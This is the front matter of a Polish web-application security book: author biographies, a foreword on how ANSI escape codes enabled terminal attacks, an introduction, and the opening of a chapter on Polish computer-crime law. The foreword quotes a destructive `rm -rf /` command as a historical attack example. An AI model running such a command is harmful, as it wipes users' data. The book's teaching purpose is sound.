Dokumentacja programu .....	784
Zasady punktacji .....	786
Zgłoszenie znalezionej podatności .....	786
Modelowy raport .....	787
Cykl życia błędu, czyli co się dzieje po przesłaniu raportu .....	788
Jak wybrać program? .....	789
Na miarę możliwości .....	789
Rozpoznana technologia .....	789
Wnikliwa analiza zasad obowiązujących w programie .....	790
Zakres testu .....	792
Prawa i obowiązki programów .....	793
Profesjonalizacja .....	794
Podsumowanie .....	795



# Autorzy





**MICHAŁ SAJDAK**

Inicjator wydania i redaktor książki *Bezpieczeństwo aplikacji webowych*. Założyciel firmy Securitum oraz serwisu sekurak.pl. W Polsce i za granicą prowadzi techniczne szkolenia z obszaru bezpieczeństwa IT. W ostatnich 10 latach przeszkolił tysiące osób, głównie programistów, administratorów sieci i pentesterów, dzieląc się swoją wiedzą i doświadczeniem z bezpieczeństwa sieci, aplikacji WWW, API REST.

Prelegent chętnie zapraszany i słuchany na cenionych konferencjach branżowych, wielokrotnie nagradzany za wysoki poziom merytoryczny prezentowanych zagadnień. Hobbystycznie bada bezpieczeństwo urządzeń IoT.

Pomysłodawca Sekurak Hacking Party oraz serwisu rozwal.to.



**MICHAŁ BENTKOWSKI**

Praktyk z wieloletnim doświadczeniem w realizacji testów penetracyjnych i audytów bezpieczeństwa oraz w prowadzeniu szkoleń z zakresu bezpieczeństwa aplikacji webowych. Jako wiodący konsultant w firmie Securitum wykonał w ciągu ostatnich kilku lat setki testów penetracyjnych, analiz, konsultacji, uczestnicząc w najbardziej prestiżowych i kluczowych projektach, głównie dla sektora finansowego.

W wolnych chwilach zajmuje się szukaniem błędów w ramach programu *bug bounty* firmy Google (trzykrotnie znajdował się na liście dziesięciu najlepszych zgłaszających błędy w danym roku) oraz poszukiwaniem błędów w przeglądarkach i bibliotekach *open source*.

Występuje regularnie na konferencjach branżowych, takich jak Sekurak Hacking Party, Confidence, Secure, SEMAFOR, OWASP Day czy Code Europe.



**MARCIN PIOSEK**

Ekspert ds. bezpieczeństwa IT pracujący w branży od 2013 roku. Doświadczenie i wiedzę niezbędną do realizacji zadań związanych z testami penetracyjnymi zdobywał, administrując serwerami i sieciami komputerowymi. Na co dzień koordynuje prace zespołów pentesterskich w firmie Securitum. Doradza największym graczom na rynku, jak zadbać o bezpieczeństwo ich krytycznych systemów. Realizuje projekty związane z bezpieczeństwem systemów działających w sektorze finansowym i usługowym, w szczególności dotyczące aplikacji webowych i mobilnych.

Autor wielu opracowań z dziedziny bezpieczeństwa IT publikowanych m.in. w magazynie „Programista” oraz na portalu sekurak.pl.



**ARTUR CZYŻ**

Specjalista ds. bezpieczeństwa IT związany z branżą od 2006 roku, a od 2017 roku współpracuje z firmą Securitum. Dotychczas realizował i nadzorował projekty związane z bezpieczeństwem informatycznym (m.in. testy penetracyjne oraz audyty bezpieczeństwa), modelowaniem zagrożeń, analizą powłamanio-  
wą, GSM czy testami socjotechnicznymi. Prowadzi szkolenia, m.in. „Szkolenie podnoszące świadomość bezpieczeństwa IT” oraz „Zaawansowane metody pozyskiwania informacji z ogólnodostępnych źródeł (OSINT)”.

Autor wielu artykułów w serwisie [sekurak.pl](http://sekurak.pl) oraz w magazynie „Programista”.

W wolnych chwilach uczestniczy w programach *bug bounty* i pomaga identyfikować podatności bezpieczeństwa w znanym oprogramowaniu.



**RAFAŁ 'BL4DE' JANICKI**

Full Stack Webdeveloper od ponad 12 lat. Pracował zarówno w niewielkich, rodzinnych firmach IT, jak i w dużych zespołach programistycznych międzynarodowych korporacji, jak Accenture czy BAE Systems.

Mieszka w Irlandii, gdzie od prawie trzech lat buduje oprogramowanie dla firmy zajmującej się badaniami nad genetycznym podłożem takich schorzeń, jak stwardnienie rozsiane czy choroby nowotworowe.

W wolnych chwilach realizuje się w programach *bug bounty* (ok. 150 znalezionych podatności, z czego ponad 100 zamkniętych), w zawodach CTF i poszerza swoją wiedzę oraz umiejętności w dziedzinie bezpieczeństwa IT.



**JAROSŁAW 'JAHREK' KAMIŃSKI**

Z branżą IT w obszarze bezpieczeństwa związany zawodowo od ponad pięciu lat, ostatnio głównie w Allegro (przez ponad dwa lata był liderem sekcji odpowiedzialnej za bezpieczeństwo aplikacyjne całej platformy). Obecnie konsultant bezpieczeństwa IT w Securitum. Odnosi również sukcesy w platformach *bug bounty*: jest na liście TOP 100 w platformie HackerOne, zgłosił ponad 200 podatności (ponad 150 zamkniętych).

Specjalizuje się w problemach API i łamaniu logiki biznesowej – największą satysfakcję znajduje w *deep dive* aplikacji: zgłębiając mechanizmy aplikacji, znajduje jednocześnie ich słabości.



**ADRIAN 'VIZZDOOM' MICHALCZYK**

Bezpieczeństwem systemów IT zajmuje się od ponad 10 lat z wielu perspektyw – etycznego hakera, pentestera i audytora, ale również Full Stack Developera, architekta IT oraz analityka Data Science. Autor wielu artykułów technicznych oraz projektów szkoleń specjalistycznych.

Hobbystycznie Mistrz Gry RPG, redaktor strony PraktycznyMG.pl oraz organizator „Gliwickich Warsztatów RPG”.



**MATEUSZ NIEZABITOWSKI**

W branży IT od ponad 10 lat, z czego przez cztery ostatnie skupiony głównie na jej bezpieczeństwie. Software Developer, który odkrył, że psucie aplikacji może być tak samo ciekawe – a nawet czasem ciekawsze – niż ich tworzenie. Głównie zainteresowany bezpieczeństwem aplikacji, bezpieczeństwem procesu wytwarzania oprogramowania, kryptografią oraz tematami na styku bezpieczeństwa IT i User Experience (a więc miejsca, w którym „szary użytkownik” spotyka się z komputerami i cyfrowymi zagrożeniami).



**GRZEGORZ TRAWIŃSKI**

Związany z IT od 2011 roku. Zaczynał jako Junior Developer, programista, architekt, Team Leader, kończąc w roli szefa bezpieczeństwa IT. Współpracował z klientami z branży finansowej z Anglii, Niemiec czy Norwegii, tworząc aplikacje webowe i mobilne klasy *enterprise* oraz zabezpieczając systemy IT. Ekstremalnie dociekliwy i bezkompromisowy względem prób wykonania fuszerki.

Hobbystycznie rozwala, hacktheboxuje i uczestniczy w zawodach CTF. Wspiera biznes od strony IT Security, racjonalnie dopasowując zabezpieczenia i programy edukacyjne dla pracowników. Posiada certyfikaty CISSP, CEH oraz ISO 27001 Auditor.



**BOHDAN WIDŁA**

Radca prawny od roku 2014. Absolwent Wydziału Prawa i Administracji UJ, od 2019 roku doktor nauk prawnych. Ukończył Szkołę Prawa Amerykańskiego – 9<sup>th</sup> American Law Program prowadzoną przez The Catholic University of America – Columbus School of Law oraz Uniwersytet Jagielloński.

Od 2009 roku doradza w zakresie nowych technologii i zamówień publicznych. Brał udział w projektach dotyczących umów wdrożeniowych i serwisowych (opracowywanie, negocjacje, audyty), umów licencyjnych (negocjacje umów licencyjnych, audyty umów, w tym w zakresie tzw. licencji wolnego i otwartego oprogramowania) oraz z zakresu zamówień publicznych, zarówno po stronie wykonawców, jak i zamawiających (wsparcie w postępowaniu przetargowym, przygotowywanie dokumentacji, reprezentacja przed Krajową Izbą Odwoławczą).

Autor artykułów w prasie naukowej i branżowej dotyczących prawa własności intelektualnej, umów wdrożeniowych oraz prawnych aspektów udzielania zamówień publicznych na systemy informatyczne.

Gynvael Coldwind

# Przedmowa



Odnoszę wrażenie, że historia po raz kolejny zatoczyła koło...

W latach 70., 80. i na początku lat 90. zeszłego wieku oknem na świat dla użytkowników komputerów był tekstowy terminal, przez który uzyskiwało się dostęp do poczty elektronicznej, grup usenetowych lub też łączyło się ze swoim ulubionym BBS-em. Błędem byłoby jednak myślenie o monochromatycznych ścianach surowego tekstu – niektóre serwisy BBS były zaskakująco kolorowe i estetyczne pod względem graficznym (rysunek 1), a czasem nawet posiadały własną oprawę muzyczną.



Rysunek 1. Wciąż działający Heatwave BBS widziany w programie SyncTERM\*


Użycie kolorów, odgrywanie muzyki<sup>1</sup> czy choćby ułatwione pobieranie plików<sup>2</sup> było możliwe dzięki tzw. kodom ucieczki (ang. *escape sequences* lub *escape codes*) – przesyłanym do wyświetlenia sekwencjom znaków, które zamiast trafić na ekran, były interpretowane przez oprogramowanie konsoli jako polecenia sterujące. Sekwencje tego typu były setki<sup>3</sup> i początkowo każdy producent terminali implementował własne, co oczywiście nie sprzyjało kompatybilności. Ostatecznie pod koniec lat 70. American National Standards Institute, opierając się na wydanym przez European Computer Manufacturers Association standardzie ECMA-48<sup>4</sup>, opublikował standard ANSI X3.64, który wprowadził używany do dzisiaj termin *ANSI escape codes*.

\* Dostępny tutaj: <telnet://heatwave.ddns.net:9640/>.

Sekwencje ucieczki ANSI są obsługiwane przez terminale do dzisiaj\* – przykładowo, jeśli chcielibyśmy wyświetlić na konsoli biało-czerwony napis „SecurITum”, powinniśmy do terminala wysłać następujące znaki (spacje dodane dla czytelności):

```
CSI 1;37m SECUR CSI 1;91m IT CSI 1;37m UM CSI m
```

W przykładzie *CSI* oznacza znak o kodzie 0x1B (ASCII ESC), po którym następuje otwarty nawias kwadratowy (czyli \x1b[]), a sekwencje *CSI* . . . m ustawią zadany kolor i styl dla następujących po nich znaków (1 – pogrubiony, 37 – biały, 91 – czerwony).



```
$ echo -e '\x1b[1;37mSECUR\x1b[1;91mIT\x1b[1;37mUM\x1b[m\n'
SECURITUM
```

Rysunek 2. Przykładowa sekwencja ucieczki widziana w terminalu XTerm

Jak się szybko okazało, przetwarzanie wszystkich otrzymywanych z zewnątrz sekwencji ucieczki nie było najlepszym pomysłem, gdyż niektóre z nich pozwalały przekonfigurować terminal i niespodziewanie doprowadzić do wykonania poleceń dostarczonych przez atakującego.

Przykładowo, przeglądając archiwa grup usnetowych, można znaleźć historie o sekwencji rekonfigurującej terminale firmy HP w tryb *loopback*, w którym wszystkie kolejne otrzymywane znaki trafiały od razu na wejście – tak jakby zostały wprowadzone z klawiatury przez użytkownika<sup>5</sup>. Konsekwencji otrzymania takiego kodu ucieczki i sekwencji `rm -rf /;exit\n` raczej nie trzeba tłumaczyć.

Innym przykładem z przełomu lat 80. i 90. były tzw. ANSI-bomby, spotykane najczęściej w komentarzach plików ZIP (które były wyświetlane podczas rozpakowywania archiwów)<sup>6</sup>. Były to sekwencje ucieczki obsługiwane przez sterownik `ANSI.SYS`, zwyczajnie używane do wygodnego mapowania poleceń pod skróty klawiszowe pod systemem MS-DOS (np. zamiast pisać `DIR`, mogliśmy dzięki temu nacisnąć `F3`) – atakujący mógł jednak tę samą sekwencję wykorzystać do podmapowania bardziej złośliwego polecenia pod najczęściej używane klawisze.

Aby temu zapobiec, zalecano filtrowanie niebezpiecznych sekwencji, korzystanie z alternatywnych implementacji kodów ANSI (tj. takich, które nie oferowały remapowania klawiszy) lub po prostu zrezygnowanie z użycia sterownika `ANSI.SYS`.

Pisząc te słowa ponad 30 lat później, nie mogę się oprzeć wrażeniu, że gdzieś już to wszystko widziałem. Bo gdyby tak w powyższych akapitach zamienić „terminal” na „przeglądarkę internetową”, „BBS” na „serwis internetowy”, „sekwencje ucieczki” na „HTML”, organizacje standaryzujące „ANSI” i „ECMA” na „W3C”<sup>\*\*\*</sup>, a „ANSI-bomby” na „XSS”, to w zasadzie otrzymujemy historię aplikacji internetowych niemal po dziś dzień. I owszem, technologicznie trudno porównać stosunkowo proste terminale do współczesnych ogromnych i niezwykle potężnych przeglądarek

\* Choć systemy z rodziny Windows, mimo iż początkowo również wspierały sekwencje ucieczki w swoich domyślnych terminalach, na wiele lat utraciły tę możliwość, by odzyskać ją dopiero w Windows 10.

\*\*\* World Wide Web Consortium.

internetowych, ale od strony bezpieczeństwa aplikacji klienckich nadal walczymy z podobnymi problemami, wynikającymi z mieszania prezentowanych danych oraz kodów sterujących.

Bezpieczeństwo aplikacji webowych to jednak nie tylko kwestia ataków na przeglądarkę danego użytkownika – drugą, pod pewnymi względami nawet bardziej istotną stroną medalu, jest bezpieczeństwo tzw. backendu, czyli oprogramowania działającego po stronie serwera (a częściej serwerów). Mnogość języków programowania, frameworków, rodzajów baz danych, protokołów komunikacyjnych czy schematów kryptograficznych sprawia, że zrozumienie tych zagadnień bez odpowiedniego wsparcia nie jest proste. Co gorsza, stosowane technologie są dynamicznie rozwijane i często zastępowane nowszymi, więc informacje sprzed choćby 10 lat częściowo się już zdezaktualizowały.

Dlatego ucieszyłem się na wieść o nowo powstającej książce obejmującej całościowo tematykę bezpieczeństwa serwisów webowych. Tym bardziej że za projekt odpowiedzialny jest zespół Securitum/sekurak.pl pod czujnym okiem Michała Sajdaka – znając wiele innych publikacji Michała i jego zespołu, prezentowanych na licznych konferencjach czy w magazynie „Sekurak Offline”, byłem pewien, że szykuje się majstersztyk. I nie zawiodłem się – już przeglądając wczesne wersje niektórych rozdziałów i zgłaszając miejscami drobne uwagi redakcyjne, wyłuskałem sporo ciekawostek, a także udało mi się wreszcie dokładnie zrozumieć problematykę związaną z JWT.

Na zakończenie chciałbym podziękować wszystkim Autorom niniejszej książki za nieustające dzielenie się wiedzą zdobytą poprzez praktykę – dzięki wam Internet staje się bezpieczniejszy.

A Wam, Drodzy Czytelnicy, życzę owocnej i przyjemnej lektury.

*Gynvael Coldwind  
Zurich, 6 października 2019*



- 1 *ANSI music* [w:] *Wikipedia, Die freie Enzyklopädie*,  
[https://de.wikipedia.org/w/index.php?title=ANSI\\_music&oldid=191955547](https://de.wikipedia.org/w/index.php?title=ANSI_music&oldid=191955547)
- 2 Christensen W., *MODEM.ASM*, <gopher://gopher.floodgap.com/0/archive/walnut-creek-cd-simtel/CPM/MODEMS/MODEM2/MODM221A.ASM>
- 3 Moy E., Gildea S., Dickey T., *Xterm Control Sequences*, <http://www.xfree86.org/current/ctlseqs.html>
- 4 European Computer Manufacturers Association, *Standard ECMA-48*, <https://www.ecma-international.org/publications/files/ECMA-ST/ECMA-48, 2nd Edition, August 1979.pdf>
- 5 Stewart B., *Re: Request for Risk Assessment (sic)*, *alt.hackers* [27.10.1990]
- 6 Ford J., *.ZIP Ansi codes*, *comp.binaries.ibm.pc.d* [3.6.1989]

Michał Sajdak

# Wstęp



☞ *Hej! Mamy na sekuraku tyle opracowań dotyczących bezpieczeństwa aplikacji webowych – zróbmy teraz książkę! – Czemu nie?*

W dużym uproszczeniu tak wyglądał proces decyzyjny dotyczący „sekurakowej książki”, jak przyjęło się ją już nazywać.

## **DLACZEGO APLIKACJE WEBOWE?**

„Przeglądanie Internetu”, zakupy online, bankowość elektroniczna, panele administracyjne urządzeń sieciowych (zarówno tych domowych, jak i z wyższej półki), interaktywne ekrany w galeriach handlowych czy hotelach, część aplikacji mobilnych czy wybrane interfejsy dostępne w samochodach – wszystkie te udogodnienia są w pewien sposób związane ze światem webu.

## **CO MOŻNA POWIEDZIEĆ O ICH BEZPIECZEŃSTWIE?**

Często jest ono nieznane, czy inaczej – nikt nie widział potrzeby, aby się tym szczególnie zajmować... aż do pierwszego dużego naruszenia bezpieczeństwa. Spektakularne wycieki danych osobowych czy finansowych bardzo często – jeśli nie najczęściej – mają swoje źródło właśnie w podatnościach webowych.

## **NAJWIĘKSZY PROBLEM Z BEZPIECZEŃSTWEM APLIKACJI WWW?**

Moim zdaniem, jest nim brak świadomości istnienia problemów (czyli podatności, zwanych potocznie „dziurami”). Jeśli nie widzisz problemu, w ogóle się nim nie zajmujesz. Są tacy, którzy twierdzą, że czasem lepiej nie wiedzieć. Można wtedy spokojnie spać. Nie zgadzam się z takim myśleniem i głównym celem tej książki jest właśnie zbudowanie świadomości bezpieczeństwa. Świadomość ową rozumiem jako wiedzę, po pierwsze, o rozmaitych lukach w aplikacjach webowych, po drugie – o możliwych skutkach ich wykorzystania, a w końcu, po trzecie – o metodach zabezpieczeń. Właśnie w tej kolejności.

Niektórzy chcieliby pewnie przeczytać, jak budować bezpieczne aplikacje (lub w jaki sposób załatać te dziurawe) bez wnikania w istotę problemu. Tak pozyskana

wiedza zawsze będzie szczątkowa, a zastosowana ochrona – zazwyczaj niekompletna. Warto uświadomić sobie ważny fakt: możemy posiadać dobre metody ochrony, a wystarczy jedna głęboka, niedostrzeżona przez nas rysa, aby atakujący wbił w nią całą swoją wiedzę i dopiął swego: wykradł, zmodyfikował lub zniszczył dane, które przetwarzamy.

Innymi słowy, zwracam uwagę na dysproporcję pomiędzy atakującymi a chroniącymi aplikacje webowe. Aby osiągnąć cel, napastnikowi wystarczy znalezienie i wykorzystanie tylko jednej istotnej podatności. Chroniący ma o wiele trudniejsze zadanie – musi zminimalizować liczbę problemów bezpieczeństwa w całym systemie. Idealną sytuacją jest ta, w której dużych problemów bezpieczeństwa nie ma w ogóle. Sytuacje idealne jednak w realu się nie zdarzają.

W kontekście mnogości rodzajów podatności, częstych zmian wykonywanych w kodzie aplikacji czy dysproporcji poziomu wiedzy pomiędzy atakującymi a chroniącymi walka o bezpieczne aplikacje wydaje się przegrana. **Celem tej książki jest zmiana tego stanu rzeczy.** Czytelnicy znajdą w niej przegląd podatności wraz z wyjaśnieniem ich istoty, rozmaite przykłady luk znalezionych w realnych aplikacjach oraz sugerowane metody ochrony. Mam nadzieję, że wielu programistów po lekturze zmieni swój utarty sposób myślenia i przy pisaniu niemal każdej linijki kodu podświadomość będzie im podsuwała myśli: „co się stanie, kiedy ktoś spróbuje wykorzystać ten mechanizm, aby zaatakować tworzoną przeze mnie aplikację?”. Zmiana sposobu myślenia w codziennej pracy programistów to także cel tej książki.

## CZY ISTNIEJĄ METODY SPRAWDZENIA POZIOMU BEZPIECZEŃSTWA NASZYCH APLIKACJI?

Tak, jedną z najpopularniejszych są testy penetracyjne. Idea tej techniki jest dość łatwa do zrozumienia – atakujemy aplikację, aby sprawdzić, czy możliwe jest przełamanie jej zabezpieczeń. Warto pamiętać, że tego typu testy powinny być realizowane kompleksowo. Nie wystarczy zlokalizować jednej istotnej luki i na tym zakończyć pracę. Nie można spocząć na laurach po jednorazowym sukcesie. Procedurę testowania bezpieczeństwa warto powtarzać po wprowadzeniu zmian do aplikacji, po pojawieniu się informacji o nowych podatnościach albo po prostu: rutynowo, raz na jakiś czas.

Testy penetracyjne bardzo często wyglądają dokładnie tak samo jak ataki\*. Z tego względu zawsze konieczne jest uzyskanie formalnej zgody na realizację tego typu działań od właściciela systemu. Nie wolno o tym zapominać, dlatego w książce temu zagadnieniu poświęcamy pierwszy rozdział: *Prawne aspekty ofensywnego bezpieczeństwa IT*.

Aby przyswajanie wiedzy było realizowane w efektywny sposób, warto zbudować solidną bazę – stąd na początek zapraszam do zapoznania się z protokołem HTTP, narzędziami przydatnymi podczas analizy bezpieczeństwa aplikacji webowych (Burp Suite oraz Chrome DevTools) czy wybranymi nagłówkami HTTP istotnymi w kontekście bezpieczeństwa.

\* Często można spotkać się z określeniem ataku jako „niezamówionego testu penetracyjnego”.

Bardziej zaawansowanych czytelników z pewnością wciągną praktyczne omówienia wybranych klas podatności, które często żyją w obszarach zachodzących na siebie. W wielu miejscach podejmowaliśmy z Autorami decyzję, czy konkretny problem opisać w ramach tej, czy może zupełnie innej klasy podatności. Czasem nie udało się uniknąć nieznacznych powtórzeń, ale myślę, że są one tylko z korzyścią dla Czytelnika – unika on ciągłego wertowania książki, aby podążać za tokiem rozumowania Autora.

Zamykający książkę rozdział o „łowcach podatności” to koniec i... początek naszego zaproszenia do lektury. Koniec dzielenia się doświadczeniem, ale dla Czytelników może to być początek życiowej przygody. Programy *bug bounty* od wielu lat są bowiem już nie tylko ciekawostką. To sposób na budowanie bezpiecznej infrastruktury w społeczności, w której każdy wygrywa: ten, kto szuka, i ten, u kogo podatność zostanie znaleziona. Zanim znajdzie ją ktoś niepowołany.

Wciągającej i owocnej lektury!

## **PODZIĘKOWANIA**

Gynvaelowi Coldwindowi – za krytyczną ocenę kilku rozdziałów i inspiracje do napisania kolejnych. Michałowi Bentkowskiemu i Marcinowi Pioskowi – za niestrudzoną pomoc w merytorycznej analizie rozdziałów. Iwonie Polak i Pawłowi Maziarzowi za pomoc w ostatniej chwili, cenne uwagi i nieprzespane noce.

Krzyškowi Kopciowskiemu – za kreatywność, benedyktyńską pracę nad wyglądem graficznym naszej książki, za dziesiątki alternatywnych projektów okładki, z których wybraliśmy ten jeden. Na koniec – za cierpliwe wprowadzanie setek naszych zmian.

Tomaszowi Łopuszańskiemu – za sprawne wyłapywanie naszych niezręczności językowych w przyjaznej atmosferze, często w środku nocy. Całemu Zespołowi Redakcyjnemu, a szczególnie Paulinie i Magdzie, za cierpliwość, dokładność i wytrwałość, do ostatniej chwili przed drukiem.

Mojej Żonie Katarzynie – bez Niej książka by nie powstała – za pilnowanie terminów, motywowanie Autorów, inteligentną koordynację prac wszystkich zaangażowanych w tworzenie książki oraz organizowanie wydawałoby się niemożliwego.

Michał Sajdak  
Kraków, 12 października 2019 roku



**Bohdan Widła**

# Prawne aspekty ofensywnego bezpieczeństwa IT



## WSTĘP

Przyjmując założenie, że osoby czytające tę książkę nie mają wykształcenia prawniczego, zacznę od krótkiego wprowadzenia pokazującego kontekst dla dalszej analizy. Kiedy zastanawiamy się nad zgodnością z prawem poszukiwania podatności i ich wykorzystywania, szybko okazuje się (po raz kolejny), że prawo to nie system zerojedynkowy. Próby napisania przepisów, które byłyby same w sobie jasne, przejrzyste i „niewymagające interpretacji”, po prostu nigdy się nie powiodły, bo życie zawsze okazywało się bogatsze od wyobraźni twórców ustaw. To *feature* systemu prawnego, a nie *bug*.

Dlatego właśnie „To zależy!” jest prawniczym odpowiednikiem powiedzenia „U mnie działa!”. Odpowiedź na pytanie o zgodność z prawem jakiegoś zachowania, ryzyko poniesienia negatywnych konsekwencji czy skala tych konsekwencji zależą od wielu czynników. Punktem wyjścia jest oczywiście tekst ustawy, który może być napisany w bardziej lub mniej kompetentny sposób. To jednak nie wszystko. Przepisy są komentowane w literaturze prawniczej i interpretowane przez sądy. Całkowita jednomyślność poglądów zdarza się rzadko. W tym rozdziale będę się starał przedstawić poglądy zgodne z dominującą linią\*, ale sąd rozstrzygający sprawę nie musi się jej trzymać i może wybrać jedną z konkurencyjnych koncepcji, albo po prostu wypracować własną.

Na dalszym planie mamy problemy czysto praktyczne, które z reguły mają jeszcze większe znaczenie. Przede wszystkim kłopotliwe będzie ustalenie faktów\*\*. Chodzi nie tylko o to, że przed przypisaniem odpowiedzialności najpierw trzeba ustalić, kto jest sprawcą. Przede wszystkim w sprawach związanych z bezpieczeństwem IT niemal na pewno konieczne będzie powołanie biegłego. Nie jest z kolei tajemnicą, że jakość opinii biegłych bywa różna: obok kompetentnych osób z branży znajdziemy i takie, które od lat nie uzupełniają wiedzy ani umiejętności. Kolejny znak zapytania dotyczy samej osoby rozstrzygającej spór. Sprawa może trafić do sędziego mającego pewną wiedzę z zakresu nowych technologii albo takiego, który podczas rozprawy dopytuje biegłego, czym jest spacja\*\*\*.

---

\* Stan na październik 2019.

\*\* Ustalenie faktów jest kluczowe nie tylko dla sądu, ale także dla adwokata czy radcy prawnego, ponieważ ocena prawna i rekomendacje mogą się różnić w zależności od okoliczności danej sprawy. Dlatego nie należy traktować tego rozdziału jak opinii czy porady prawnej.

\*\*\* To nie żart, tylko sytuacja, która spotkała mnie osobiście podczas rozprawy sądowej.

## PRAWO, CZYLI WŁAŚCIWIE CO?

Działania w zakresie ofensywnego bezpieczeństwa IT można omawiać z punktu widzenia szeroko rozumianego prawa karnego oraz prawa cywilnego. Pierwsze powinno kojarzyć się nam z przestępstwami i karami, policją i prokuraturą, śledztwami i dochodzeniami, aktami oskarżenia i wyrokami skazującymi. Drugie dotyczy relacji między w miarę równorzędnymi podmiotami, czyli np. sporów o to, czy ktoś powinien zapłacić odszkodowanie, czy doszło do nieuprawnionego ujawnienia tajemnicy przedsiębiorstwa albo naruszenia dóbr osobistych (np. przez *defacement*<sup>1</sup> strony czy ujawnienie cudzej korespondencji).

Szersze omówienie sfery cywilnej pominę z prostego powodu: w takich sporach to strony mają obowiązek we własnym zakresie przedstawiać dowody i przekonać sąd do swoich racji. Wyjątkiem jest sytuacja, w której wcześniej został wydany wyrok skazujący za przestępstwo. W takim przypadku ustalenia sądu karnego co do popełnienia przestępstwa wiążą sąd cywilny. Z kolei sąd karny orzeka, opierając się głównie na ustaleniach tzw. organów ścigania (policja, prokuratura itp.), które mają znacznie większe możliwości działania niż ktoś, kto czuje się pokrzywdzony atakiem. Dlatego np. racjonalnym działaniem podmiotu, którego serwery zostały zaatakowane, wydaje się doprowadzenie najpierw do skazania w procesie karnym, o ile będzie to możliwe, i wykorzystanie go w sprawie cywilnej (o ile w ogóle będzie to konieczne, skoro odszkodowanie da się uzyskać także w sprawie karnej).

W dalszej części opracowania skupię się na przepisach, które, w mojej ocenie, mają największe znaczenie dla osób zajmujących się ofensywnym bezpieczeństwem IT, czyli na regulacjach o przestępstwach przeciwko ochronie informacji\*. Przepisy Kodeksu karnego<sup>2</sup>, które zasługują tu na szczególną uwagę, to art. 267–269c k.k. Pierwszy z nich dotyczy przede wszystkim ochrony dostępu do informacji i systemów informatycznych (art. 267 k.k.). Kilka kolejnych odnosi się do szeroko rozumianego niszczenia lub modyfikacji danych albo zakłócania pracy systemów (art. 268–269a k.k.), następny obejmuje tzw. narzędzia hakerskie (art. 269b k.k.), a ostatni to próba legalizacji niektórych nieautoryzowanych działań (art. 269c k.k.).

Czytając Kodeks karny, trzeba pamiętać, że przepisy opisujące konkretne czyny zabronione to nie wszystko. Nie mniej istotna jest jego część ogólna, czyli przepisy „wyciągnięte przed nawias”. Znajdziemy tu m.in.:

- a. przepisy, zgodnie z którymi przestępstwem nie jest czyn o znikomej szkodliwości społecznej (art. 1 §2 k.k.),
- b. przepisy o tzw. stronie podmiotowej, zgodnie z którymi, gdy przepis nie stanowi o tym wprost, to czyn zabroniony można popełnić tylko umyślnie, czyli albo chcąc go popełnić, albo przewidując możliwość jego popełnienia i godząc się na to (art. 8 i art. 9 §1 k.k.),
- c. przepisy o granicy wiekowej dla odpowiedzialności karnej, którą z reguły wyznacza ukończenie 17 lat przed popełnieniem czynu (art. 10 §1 k.k.),

\* To nie wyczerpuje problematyki. Znaczenie w pewnych sytuacjach będą miały np. przepisy ustawy z 16 kwietnia 1993 roku o zwalczaniu nieuczciwej konkurencji dotyczące tajemnicy przedsiębiorstwa, czy też ustawy z 4 lutego 1994 roku o prawie autorskim i prawach pokrewnych, chroniące przed naruszaniem praw autorskich (np. nieuprawnioną dekompilacją cudzego programu), a także omijaniem lub usuwaniem zabezpieczeń utworów.

- d. przepisy o tzw. formach stadialnych, zgodnie z którymi odpowiedzialność kar-na obejmuje m.in. usiłowanie popełnienia czynu zabronionego (art. 13 §1 k.k.), a także o tzw. formach zjawiskowych, zgodnie z którymi odpowiedzialność dotyczy także osób chcących, by ktoś popełnił czyn zabroniony, i nakłania-jących do jego popełnienia (podżeganie; art. 18 §2 k.k.), jak również osób, które w zamiarze, by ktoś inny dokonał czynu zabronionego, ułatwiają jego popełnienie (pomocnictwo; art. 18 §3 k.k.),
- e. przepisy o wyłączeniu odpowiedzialności karnej, np. o stanie wyższej ko-nieczności (art. 26 k.k.).

Może też pojawić się pytanie o czyny popełniane za granicą<sup>3</sup>. W tym rozdziale sku-piamy się na polskim Kodeksie karnym. Stosuje się go do czynów popełnionych na terenie Polski niezależnie od obywatelstwa sprawcy (art. 5 k.k.), czynów popełnio-nych za granicą przez obywatela polskiego (art. 109 k.k.) i do niektórych przypad-ków popełnienia przestępstwa za granicą przez cudzoziemca. Gdzie zatem popełnio-ny jest czyn zabroniony? Polskie prawo przewiduje tzw. zasadę wielomiejsowości: zgodnie z art. 6 §3 k.k., czyn popełniony jest w miejscu, w którym sprawca działał lub zaniechał działania, do którego był obowiązany, albo gdzie skutek stanowiący znamię czynu zabronionego nastąpił lub według zamiaru sprawcy miał nastąpić. Przykładowo: sprawca znajdujący się fizycznie na terenie Niemiec i dokonujący stamtąd ataku na serwer, czego skutkiem będzie uzyskanie nieuprawnionego do-stępu do systemu informatycznego w Polsce, popełni czyn także na terenie Polski, ponieważ tu nastąpił skutek. Dlatego niezależnie od obywatelstwa sprawcy może być tu zastosowane także polskie prawo karne. To, czy w praktyce sprawca odpowie przed sądem w Polsce czy za granicą, a także gdzie ewentualnie będzie odbywać karę, to osobna sprawa, wykraczająca już poza ramy tego rozdziału.

## **OCHRONA INFORMACJI I DOSTĘPU DO SYSTEMÓW INFORMATYCZNYCH**

Cały art. 267 k.k. dotyczy ochrony dostępu do informacji, jednak mamy tu cztery różne typy czynu zabronionego. Pierwszy (§1) dotyczy m.in. przełamывania lub omijania zabezpieczeń, drugi (§2) nieautoryzowanego dostępu do systemu informa-tycznego, trzeci (§3) podsłuchiwanie, a czwarty (§4) ujawniania informacji pozy-skanych w drodze jednego z pozostałych czynów. Wszystkie są ścigane na wniosek pokrzywdzonego. Oznacza to w praktyce, że choć postępowanie prowadzić będą państwowe organy ścigania, to z reguły działania zostaną podjęte dopiero wtedy, gdy wpłynie wniosek o ściganie.

Art. 267 Kodeksu karnego:

*§ 1. Kto bez uprawnienia uzyskuje dostęp do informacji dla niego nieprze-znaczonej, otwierając zamknięte pismo, podłączając się do sieci teleko-munikacyjnej lub przełamując albo omijając elektroniczne, magnetyczne, informatyczne lub inne szczególne jej zabezpieczenie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.*

*§ 2. Tej samej karze podlega, kto bez uprawnienia uzyskuje dostęp do całości lub części systemu informatycznego.*

*§ 3. Tej samej karze podlega, kto w celu uzyskania informacji, do której nie jest uprawniony, zakłada lub posługuje się urządzeniem podsłuchowym, wizualnym albo innym urządzeniem lub oprogramowaniem.*

*§ 4. Tej samej karze podlega, kto informację uzyskaną w sposób określony w § 1–3 ujawnia innej osobie.*

*§ 5. Ściganie przestępstwa określonego w § 1–4 następuje na wniosek pokrzywdzonego.*

## **Przełamywanie lub omijanie zabezpieczeń**

